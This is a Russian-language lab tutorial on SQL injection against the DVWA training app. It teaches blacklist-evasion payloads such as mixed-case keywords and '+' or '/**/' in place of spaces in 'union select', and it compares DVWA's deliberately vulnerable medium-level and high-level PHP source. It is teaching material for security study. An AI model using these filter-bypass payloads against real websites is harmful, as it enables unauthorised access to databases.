
В рамках данного урока рассмотрим некоторые советы и трюки, при использовании SQL-инъекций. Вспомните, что мы с Вами рассматривали два выражения: «and», «order by». Некоторые сайты, в целях улучшения безопасности, проверяют в адресной строке URL наличие некоторых слов, которые содержатся в черном списке. Таким образом, происходит фильтрация потенциально опасных слов, с помощью которых можно проэксплуатировать SQL-инъекцию. Например, могут просматриваться наличие слов: «and», «or», «order by», «union select», и т. д.

Мы уже обходили фильтрацию, с помощью BurpSuite. Если на сайте присутствуют черные списки, то мы можем обойти их, но не всегда.

Рассмотрим ситуацию, когда Вы хотите обнаружить SQL-инъекцию, и вводите выражение «and 1=1». Его можно заменить на «aNd 777=777», или «anD 555=555». Как видите, изменились некоторые символы на заглавные, и выражение будет выполнено, даже если это слово находится в черном списке сайта.

По-анalogии можно рассмотреть выражение «order by», которое примет вид: «oRdeR bY 1». Оно также будет выполняться, выполняя обход фильтров.

Перейдем на вкладку веб-приложения DVWA, SQL Injection (Blind), и введем выражение в адресной строке URL: «orDeR bY 1%23»:




Видим, что выражение было выполнено.

Еще одна вещь, которую сайты фиксируют в черный список — это пробелы. Это обходится с помощью символа «+», или двойного комментария «/* */».


Вспомните выражение «union select 1,2 %23». Оно будет преобразовано для обхода фильтров как: «uNiOn+SeLeCt+1,2+%23». Символы используются в

разных регистрах, а вместо пробелов стоит плюс. Можно также воспользоваться комментариями: «uNiOn/**/sElEct/**/1,2/**/%23».

Перейдем на вкладку «SQL Injection», и введем значение «1», в поле:



Введем в адресную строку наше выражение:



Выражение выполнено успешно, и мы можем использовать цифры для отображения значений из базы данных.

Следует также помнить про комментарии, так как комментарии могут быть в черном списке или просто не будут работать. Мы приводили их к виду «%23», но также можно записывать как: «/*», и «- -».

Иногда понадобится закрыть выражение, и это делается с помощью точки с запятой «;». Вариации взаимодействия: «; - -», «; /*», «; //». Это делается тогда, когда комментарий в виде из примера, не работает.

Безопасность. Фиксируем SQL-инъекции.

В данном уроке мы рассмотрим высокий уровень безопасности, и разберем, почему он не уязвим к SQL-инъекциям.

Перейдем в DVWA, и выставим настройки безопасности на «высокий»:

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains a menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' with a lock icon. Under 'Script Security', it states 'Security Level is currently high.' and explains that the security level can be set to low, medium, or high. A dropdown menu is set to 'high' and a 'Submit' button is visible. Below this, the 'PHPIDS' section is shown, indicating it is currently disabled. At the bottom, a status bar shows 'Username: admin', 'Security Level: high', and 'PHPIDS: disabled'. The footer text reads 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

DVWA Security

Script Security

Security Level is currently high.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

high Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently disabled. [enable PHPIDS]


[Simulate attack] - [View IDS log]

Security level set to high

Username: admin
Security Level: high
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

Перейдем на вкладку «SQL Injection». Все по-стандарту, проверяем страницу с помощью цифры 1:




Как видим, все работает.

Теперь попробуем ввести SQL-инъекцию в преобразованный URL:



Как мы можем видеть, страница не работает.
Попытаемся ввести кавычку «“», в адресную строку URL:




Опять та же ситуация. Страница не работает.

Как правило мы не смотрим на код, но в данной ситуации предлагаю проанализировать его. Страница по-составу неуязвима к SQL-инъекциям.

Мы попробуем сравнить код на высоком уровне безопасности, с кодом на средних настройках.

Для просмотра кода, нам нужно нажать на кнопку «View Source», которая располагается в правом нижнем углу:



Вот, собственно, сам код:

Damn Vulnerable Web App (DVWA) v1.0.7 :: Source - Mozilla Firefox

10.0.2.7/dvwa/vulnerabilities/view_source.php?id=sqli&security=high

SQL Injection Source

```
<?php
if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = stripslashes($id);
    $id = mysql_real_escape_string($id);

    if (is_numeric($id)){

        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');

        $num = mysql_numrows($result);

        $i=0;

        while ($i < $num) {

            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");

            echo '<pre>';
            echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
            echo '</pre>';

            $i++;
        }
    }
}
?>
```

Откроем также исходники на средних настройках безопасности для сравнения:

Damn Vulnerable Web App (DVWA) v1.0.7 :: Source - Mozilla Firefox

10.0.2.7/dvwa/vulnerabilities/view_source.php?id=sqli&security=medium

SQL Injection Source

```
<?php
if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre> ');

    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;

    }
}
?>
```

Compare

Итак, на средних настройках безопасности мы видим, что `id` читается и записывается в переменную `id`:

Damn Vulnerable Web App (DVWA) v1.0.7 :: Source - Mozilla Firefox

10.0.2.7/dvwa/vulnerabilities/view_source.php?id=sqli&security=medium

SQL Injection Source

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre> ');

    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Compare

Далее используется функция «mysql_real_escape_string». Эта функция предназначена считывания каждого элемента в переменной id и ищет специальные символы:

Damn Vulnerable Web App (DVWA) v1.0.7 :: Source - Mozilla Firefox

10.0.2.7/dvwa/vulnerabilities/view_source.php?id=sqli&security=medium

SQL Injection Source

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre> ');
    $num = mysql_numrows($result);
    $i=0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");
        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';
        $i++;
    }
}
?>
```

Compare

Все кавычки, которые мы попытаемся ввести в этой строке, будут просто удалены. Нам просто не нужно использовать символы, для работы с адресной строкой URL.

Выражение выглядит как:

Damn Vulnerable Web App (DVWA) v1.0.7 :: Source - Mozilla Firefox

10.0.2.7/dvwa/vulnerabilities/view_source.php?id=sqli&security=medium

SQL Injection Source

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre> ');

    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Compare

Нам не нужно вставлять кавычки в переменную «id».

Алгоритм эксплуатации следующий, и Вы его знаете. Нужно ввести какое-либо значение в переменную «id», и только после этого можно вводить инъекцию кода в URL. Нам не нужно использовать кавычки.

Если мы будем сравнивать код, с исходниками на высоком уровне безопасности, то обнаружим, что выражение будет фактически идентичным, за исключением обрамления переменной id одинарными кавычками в SQL-выражении.


Давайте попрактикуемся с выполнением кода в URL на среднем и на высоком уровне безопасности:



```
File Edit Search Options Help
$getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
